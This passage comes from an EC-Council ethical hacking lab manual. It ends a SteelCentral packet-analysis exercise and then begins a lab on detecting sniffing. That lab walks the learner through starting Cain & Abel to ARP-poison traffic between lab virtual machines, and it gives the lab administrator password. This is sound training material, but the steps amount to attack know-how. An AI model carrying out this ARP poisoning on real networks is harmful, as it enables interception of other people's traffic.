


Figure 2.4.22: SteelCentral Packet Analyzer capturing Protocol Distribution

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Now, expand the **Generic** node and double-click the **Capture Summary** option in the left-hand pane.
34. A new **Capture Summary** tab appears, displaying information about the captured network traffic packets.




Figure 2.4.23: SteelCentral Packet Analyzer displaying Capture Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Expand the **LAN and Network** node and double-click the **MAC Overview** option in the left-hand pane.

36. A new **MAC Overview** tab appears, displaying information about MAC sources and destinations and MAC conversations.




Figure 2.4.24: SteelCentral Packet Analyzer displaying MAC Overview

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.5

Generate Analysis Report

37. Similarly, you can explore various options in other nodes such as VLAN, MPLS, ARP, ICMP, and DHCP.
38. Click **Reporting** from the menu bar. Click on the **All Views** option to generate a report that includes all views.



Figure 2.4.25: SteelCentral Packet Analyzer Reporting option

39. An **Export Report** pop-up appears, and the report starts exporting.




Figure 2.4.26: SteelCentral Packet Analyzer Exporting Report

40. After completing the extraction, the generated report appears, as shown in the screenshot.




Figure 2.4.27: Network Analysis Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Table of Contents

Bandwidth Over Time	3
Bytes per Second	3
Bits per Second	4
Packets per Second	5
Network Usage by Port	6
Bits Over Time	6
Total Bits	7
Relative Network Usage	8
Network Usage by Port Group	9
Bits Over Time	9
Total Bits	10
Relative Network Usage	11
IP Conversations	12
IP Conversations	12
Protocol Distribution	13
Network Protocols - Bits	13
Network Protocols - Bytes	14
Network Protocols - Packets	15
Transport Protocols - Bits	16
Transport Protocols - Bytes	17
Transport Protocols - Packets	18
TCP Protocols - Bits	19
TCP Protocols - Bytes	20
TCP Protocols - Packets	21
UDP Protocols - Bits	22
UDP Protocols - Bytes	23
UDP Protocols - Packets	24
Capture Summary	25
Capture Summary	25

Figure 2.4.28: Network Analysis Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other sniffing tools such as **Observer Analyzer** (https://www.viavisolutions.com), **PRTG Network Monitor** (https://www.paessler.com), **SolarWinds Deep Packet Inspection and Analysis** (https://www.solarwinds.com), or **Xplico** (https://www.xplico.org) to analyze the network.

41. Scroll down to view detailed information on each option shown in **Table of Contents**.




Figure 2.4.29: Network Analysis Report

42. This concludes the demonstration of analyzing a network using SteelCentral Packet Analyzer.
43. Close all open windows and document all the acquired information.
44. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Detect Network Sniffing

Ethical hackers and pen testers are aided in the detection of network sniffing by various tools that make its detection an easy task.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

The previous labs demonstrated how an attacker carries out sniffing with different techniques and tools. This lab helps you understand possible defensive techniques used to defend a target network against sniffing attacks.

A professional ethical hacker or pen tester should be able to detect network sniffing in the network. A sniffer on a network only captures data and runs in promiscuous mode, so it is not easy to detect. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace, since it does not transmit data. Therefore, to detect sniffing attempts, you must use the various network sniffing detection techniques and tools discussed in this lab.

Lab Objectives

- Detect ARP poisoning in a switch-based network
- Detect ARP attacks using XArp
- Detect promiscuous mode using Nmap and NetScanTools Pro

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- XArp located at **E:\CEH-Tools\CEHv11 Module 08 Sniffing\ARP Spoofing Detection Tools\XArp**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of XArp from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 30 Minutes

Overview of Detecting Network Sniffing

Network sniffing involves using sniffer tools that enable the real-time monitoring and analysis of data packets flowing over computer networks. These network sniffers can be detected by using various techniques such as:

- **Ping Method**: Identifies if a system on the network is running in promiscuous mode
- **DNS Method**: Identifies sniffers in the network by analyzing the increase in network traffic
- **ARP Method**: Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

Lab Tasks

TASK 1

Detect ARP Poisoning in a Switch-Based Network

The ethical hacker and pen tester must assess the organization or target of evaluation for ARP poisoning vulnerabilities.

Here, we will detect ARP poisoning in a switch-based network.

Note: In this task, we will use the **Windows Server 2019** virtual machine as the host machine to perform ARP poisoning, and will sniff traffic flowing between the **Windows 10** and **Parrot Security** virtual machines. Further, we will use the same machine (**Windows Server 2019**) to detect ARP poisoning.

TASK 1.1

Launch and Configure Cain & Abel

1. Turn on the **Windows Server 2019**, **Windows 10** and **Parrot Security** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with credentials **Administrator** and **Pa$$w0rd**.
3. Double-click the **Cain** icon on **Desktop** to launch **Cain & Abel**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP poisoning involves forging many ARP request and reply packets to overload a switch. ARP cache poisoning is the method of attacking a LAN network by updating the target computer's ARP cache with both forged ARP request and reply packets designed to change the Layer 2 Ethernet MAC address (that of the network card) to one that the attacker can monitor.

4. The **Cain & Abel** main window appears, as shown in the screenshot.




Figure 3.1.1: Cain & Abel Main Window

Attackers use ARP poisoning to sniff on the target network. Attackers can thus steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

5. Click **Configure** from the menu bar to configure an ethernet card.




Figure 3.1.2: Cain & Abel Configuration Option

6. The **Configuration Dialog** window appears. The **Sniffer** tab is selected by default. Ensure that the **Adapter** associated with the **IP address** of the machine is selected and click **OK**.

Note: The adapter might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.3: Cain & Abel Configuration Dialog Window

7. Click the **Start/Stop Sniffer** icon ( ) on the toolbar to begin sniffing.




Figure 3.1.4: Starting a sniffer

8. The **Cain** pop-up appears with a **Warning** message, click **OK**.
9. Now, click the **Sniffer** tab.




Figure 3.1.5: Sniffer tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Click the plus (**+**) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
11. The **MAC Address Scanner** window appears. Check **the Range** radio button and specify the IP address range as **10.10.10.1-10.10.10.30**. Select the **All Tests** checkbox; then, click **OK**.




Figure 3.1.6: Cain & Abel: MAC Address Scanner Window

12. Cain & Abel starts scanning for MAC addresses and lists all those found.
13. After the completion of the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.

